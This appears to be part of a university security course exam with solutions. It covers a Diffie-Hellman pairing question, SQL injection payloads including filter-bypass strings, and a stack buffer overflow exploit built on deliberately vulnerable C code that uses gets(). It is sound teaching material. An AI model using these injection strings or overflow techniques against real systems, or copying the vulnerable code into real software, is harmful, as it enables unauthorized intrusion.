Q7.6 (4 points) Alice manually enters the verification key of the IoT device into the laptop. The IoT device and the laptop run Diffie-Hellman key exchange to agree on k. The IoT device signs its DH public key and sends it with a signature to the laptop as part of this exchange. The laptop verifies the signature and rejects the key if the signature fails.

■ (G) MITM can decrypt the messages from the IoT device to the laptop

☐ (H) MITM can decrypt the messages from the laptop to the IoT device

■ (I) At least one of the devices could accept an attacker's key that was not an old key

■ (J) MITM can make at least one of the devices to accept an old key

☐ (K) None of the above

☐ (L) ——

Solution: The attacker can still manipulate messages sent by the laptop.

Q7.7 (4 points) The IoT device and the laptop run Diffie-Hellman key exchange to agree on k. Additionally, the IoT device displays the hash of the resulting symmetric key, which Alice inputs into the laptop. The laptop hashes its copy of the symmetric key and rejects the key if the hashes don't match.

☐ (A) MITM can decrypt the messages from the IoT device to the laptop

☐ (B) MITM can decrypt the messages from the laptop to the IoT device

☐ (C) At least one of the devices could accept an attacker's key that was not an old key

☐ (D) MITM can make at least one of the devices to accept an old key

■ (E) None of the above

☐ (F) ——

Solution: If the attacker attempts a MITM on Diffie-Hellman, the keys will be different (the key obtained by the IoT device will be different from the key obtained by the laptop) which Alice will detect once she enters in the key hash.
We also accepted people who answered (A)+(C) for full credit. When we were setting the problem, we were imagining that the pairing process simply did not succeed and the devices would not proceed to the next step of sending messages if the hashes mismatch, so (E) would be the answer. However, we should have specified explicitly that if there is a hash mismatch, Alice sees an error and does not confirm the pairing on the IoT device. Without this specification, some students thought that the IoT device will send messages even if there is a hash mismatch, in which case (A)+(C) would be correct. We thought this was a reasonable interpretation of the question, so we accepted that answer as well.
For partial credit, we graded based on whichever gave you a higher score.

This is the end of Q7. Proceed to Q8 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q8 *SQL Enumeration* **(21 points)**

Alice runs a computing cluster. When a user wants to execute some job `$job`, they visit:

`https://alice.com/execute?job=$job`

Alice's server locally stores a SQL table named `dns`:

`IP`	`hostname`	`jobs`
10.120.2.4	gpus.alice.com	matrix-multiplication
10.120.2.75	cpu1.alice.com	matrix-addition
10.120.2.6	cpu2.alice.com	matrix-addition
⋮	⋮	⋮

Upon receiving a request, Alice's server makes the following SQL query:

```
SELECT IP, hostname FROM dns WHERE jobs='$job' ORDER BY RAND() LIMIT 1
```

where `$job` is copied from the request parameter. This SQL query finds all hosts in `dns` whose `jobs` field equals the string `$job`, and randomly returns one of them. If successful, the job is sent to the specified IP, and the following webpage is returned:

Successfully launched job on `hostname`!

Otherwise an error code is returned. `hostname` is copied from the SQL query result.

Q8.1 (3 points) What type of attack is the server vulnerable to?

● (A) SQL injection

○ (B) ROP attack

○ (C) CSRF attack

○ (D) Path traversal attack

○ (E) None of the above

○ (F) ——

Solution: The query is vulnerable to SQL injection since the statement is not parameterized and no escaping happens.

Q8.2 (5 points) Mallory wants to learn all of the hostnames in the `dns` table. She will repeatedly load `https://alice.com/execute?job=$job` with a specially chosen value for `$job` (the same value every time). Specify a value she could use so that with enough repetitions, she will learn all of the hostnames.

○ (G) —— ○ (H) —— ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Solution: We want each visit to return a random hostname. A few possible answers:
`' OR 1=1 ORDER BY RAND() LIMIT 1--`
`' OR 'a'='a`

Some students reported that they assumed that the query could return multiple rows, and the web page that is returned would include all of those results. We agreed that the question was not clear on what would happen in that case. So, if you made this assumption, then we also accepted answers that returned all hostnames, such as the following:
`' OR 1=1--`.
However, we required your answers to Q8.2 and Q8.3 to be consistent with respect to this assumption, so we only accepted this answer if in Q8.3 you chose True and wrote a query that returned all hostnames.

Q8.3 (5 points) Alice catches on to Mallory's exploit and decides to escape some special characters. In particular, the characters `' ( ) < >` are all escaped with a backslash (i.e., \) before the query is executed.

TRUE OR FALSE: Despite the escaping, it is still possible to choose a value for `$job` that meets the requirement of the previous part. If you choose true, show such a value; if you choose false, explain why it's no longer possible.

○ (A) True ● (B) False ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

Solution: There were two different interpretations for this question due to the wording not being clear. If you assumed the query could return multiple rows, than this part is possible and the answer is True. If not, than it is impossible and the answer is False.

If it can return multiple rows, since the backslash and dashes are not escaped, we can just include a backslash before the quotation mark. In particular, the following exploit would work:
`\' OR 1=1--`

However, if you assumed that the query can only return a single row, you need some form of randomness for the same query to enumerate the whole database. But this requires using `RAND()` which won't work because the parentheses will be escaped.

For grading, we additionally referenced student's answers for Q8.2 to best determine which interpretation they used. If we could determine that you were assuming the query can return multiple rows, then we accepted True and a value such as the above on this question. If we inferred that you were assuming the query could only return a single row, we accepted False and a corresponding explanation on this question. If it couldn't be determined which interpretation you used, we defaulted to the intended interpretation that the query only returned a single row.

Q8.4 (3 points) Instead of escaping, Alice modifies the server to check that `$job` contains only letters (a-z), dashes (-), quotes ('), and/or spaces ( ). If `$job` contains any other character, it rejects the request without making any SQL queries. Assume that the server's code includes the entire response from the SQL query in the web page for debugging purposes.

TRUE OR FALSE: It is possible to choose a value for `$job` that will let Mallory learn all hostnames that can handle a `matrix-addition` job in a single visit to the web page. If you choose true, show such a value; if you choose false, explain why it's no longer possible. *(Hint: `--` starts a SQL comment. Assume that it does not need to be preceded or followed by a space.)*

● (G) True ○ (H) False ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

Solution: `matrix-addition'--`

Q8.5 (5 points) Instead of the checks in the previous part, Alice implements a simple filter on the value of `$job`:

```
def sanitize(job):
    job = job.replace('--', '') // Deletes all occurrences of --
    job = job.replace(';', '') // Deletes all occurrences of ;
    return job
```

After calling `sanitize`, she checks that the result contains only letters (a-z), dashes (-), quotes ('), and spaces ( ), then uses it in the SQL query.

TRUE OR FALSE: It is still possible to choose a value for `$job` that will let Mallory learn all hostnames that can handle a `matrix-addition` job in a single visit to the web page. If you choose true, show such a value; if you choose false, explain why it's no longer possible.

● (A) True ○ (B) False ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

Solution: `matrix-addition'-;-`

This is the end of Q8. Proceed to Q9 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q9 *Memory Safe and Sound* (33 points)

Taylor Swift is hacking into Big Machine Records to retrieve the copies of her masters. She has a 39-byte long string of shellcode that will grant her access to their system. After some GDB debugging, she discovers that at line 10 of `main`, the RIP of `main` is stored at address `0xbfaecf84`.

Assume a 32-bit x86 architecture **with null-terminated stack canaries**, but no W^X bit or ASLR. Local variables are pushed onto the stack in the order that they are declared, and there are no exception handlers or saved registers. Recall that x86 stores 32-bit words in little-endian format, meaning that the least significant byte is stored first in memory (at the lowest/smallest address), and the most significant byte is stored last.

```c
1  void theOtherSideOfThe(int **this) {
2    char better_than[40]; // And I don't know how it
3    gets(better_than + **this);
4  }
5
6  int main() {
7    int fearless = 0;        // Base 10 (Decimal)
8    int deluxe = 0x30415278; // Base 16 (Hex)
9    char door[8];
10
11   fgets(door, 5, stdin); // It's safe if we use fgets, right?
12   theOtherSideOfThe(door);
13
14   return 0;
15 }
```

(5 points) Fill in the numbered blanks for this incomplete stack diagram. Each box in the diagram represents 4 bytes. Each blank is worth 1 point.

rip
sfp
canary
(1)
(2)
(3)
(4)
(5)
rip
sfp
canary
better_than ⋮ better_than

Q9.1 Blank (1)

- ○ (A) canary
- ● (B) fearless
- ○ (C) deluxe
- ○ (D) &deluxe
- ○ (E) &door
- ○ (F) door

Q9.2 Blank (2)

- ○ (G) canary
- ○ (H) fearless
- ● (I) deluxe
- ○ (J) &deluxe
- ○ (K) &door
- ○ (L) door

Q9.3 Blank (3)

- ○ (A) canary
- ○ (B) fearless
- ○ (C) deluxe
- ○ (D) &deluxe
- ○ (E) &door
- ● (F) door

Q9.4 Blank (4)

- ○ (G) canary
- ○ (H) fearless
- ○ (I) deluxe
- ○ (J) &deluxe
- ○ (K) &door
- ● (L) door

Q9.5 Blank (5)

- ○ (A) canary
- ○ (B) fearless
- ○ (C) deluxe
- ○ (D) &deluxe
- ● (E) &door
- ○ (F) door

Solution: The stack looks like this (the address of each slot is in parentheses):

rip	(0xbfaecf84)
sfp	(0xbfaecf80)
canary	(0xbfaecf7c)
fearless	(0xbfaecf78)
deluxe	(0xbfaecf74)
door door	(0xbfaecf6c)
&door	(0xbfaecf68)
rip	(0xbfaecf64)
sfp	(0xbfaecf60)
canary	(0xbfaecf5c)
better_than ⋮ better_than	(0xbfaecf34)

Q9.6 (5 points) What type of vulnerabilit(y/ies) are present in this code?

- ■ (G) Buffer overflow
- ☐ (H) Off-by-one
- ☐ (I) Integer overflow
- ☐ (J) Format string vulnerability
- ☐ (K) Race condition
- ☐ (L) None of the above

Q9.7 (4 points) In which lines do the vulnerabilit(y/ies) in this code occur?

- ☐ (A) Line 2
- ■ (B) Line 3
- ☐ (C) Line 9
- ☐ (D) Line 11
- ☐ (E) None of the above
- ☐ (F) ——

Solution: There are two errors in this code. First, in Line 3, we use `gets()`, which is not memory-safe and can allow a buffer overflow. Second, `this` is mistakenly defined as a double pointer, and thus dereferenced twice (also in Line 3). Note that the change in type of `char door` to `int **this` will generate a compiler warning, but no error.

Q9.8 (12 points) What should Taylor enter to `fgets()` on line 11?

◯ (G) —— ◯ (H) —— ◯ (I) —— ◯ (J) —— ◯ (K) —— ◯ (L) ——

Solution: `0xbfaecf77`. We want `**this` to evaluate to 48 so that `better_then + **this` evaluates to the address of `theOtherSideOfThe`'s rip. We know that `main`'s rip is stored at address `0xbfaecf84`; thus `fearless` is at address `0xbfaecf78`. We will use the last byte of `deluxe` (0x30) followed by the first three bytes of `fearless` (0x000000) to form the four-byte value 0x00000030 (remember that in little-endian format, the least significant byte 0x30 is stored at the lowest memory address). The address of the most-significant byte of `deluxe` is 0xbfaecf77.

Q9.9 (7 points) What should Taylor input into the `gets()` on line 3 to execute the shellcode? Use Python syntax. Assume that `SHELLCODE` holds the bytes of her shellcode, `NOP` holds the code for a one-byte no-op instruction, and `GARBAGE` represents an arbitrary byte whose value does not matter. You can write constants using hex (e.g., 0xFF or 0xA02200FC). For instance, `2*NOP + 4*GARBAGE + SHELLCODE` would represent two no-op bytes, followed by four irrelevant bytes, followed by her 39-byte shellcode.

◯ (A) —— ◯ (B) —— ◯ (C) —— ◯ (D) —— ◯ (E) —— ◯ (F) ——

Solution: `0xbfaecf68 + SHELLCODE`. This will overwrite `theOtherSideOfThe`'s RIP with the address immediately after it, and then overwrite starting at that address with the shellcode. Because we have not modified the canary, the attack will succeed.

This is the end of Q9. You have reached the end of the exam. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Selected C Manual Pages

```
char *gets(char *s);

    gets()  reads  a  line from stdin into the buffer pointed to by
    s until either a terminating newline or EOF, which it replaces
    with a null byte ('\0').

char *fgets(char *s, int size, FILE *stream);

    fgets() reads in at most one less than size characters from stream
    and stores them into the buffer pointed to by s.   Reading
    stops  after an EOF or a newline.  If a newline is read, it is
    stored into the buffer.  A terminating null byte ('\0') is stored
    after the last character in the buffer.
```

Gradescope Submission Protocol

At the end of the exam, or when you are ready to finish, please follow these steps:

1. Use your browser to save the Gradescope answer sheet as a PDF (File ⟶ Print ⟶ Save as PDF).
2. Verify that your answers are saved in the PDF.
3. At the end of the Gradescope answer sheet, click "Submit and View Assignment". Check to see if your answers have been saved correctly.
4. If you run into issues submitting on Gradescope, email your PDF to `cs161-staff@berkeley.edu`. **Be timely**. We reserve the right to reject late emails.

Technical Issues

If you encounter any issues during the exam, please email `cs161-staff@berkeley.edu`.

For any emergency connectivity issues at the end of the exam, please text this Google Voice number: (252) 410-1123.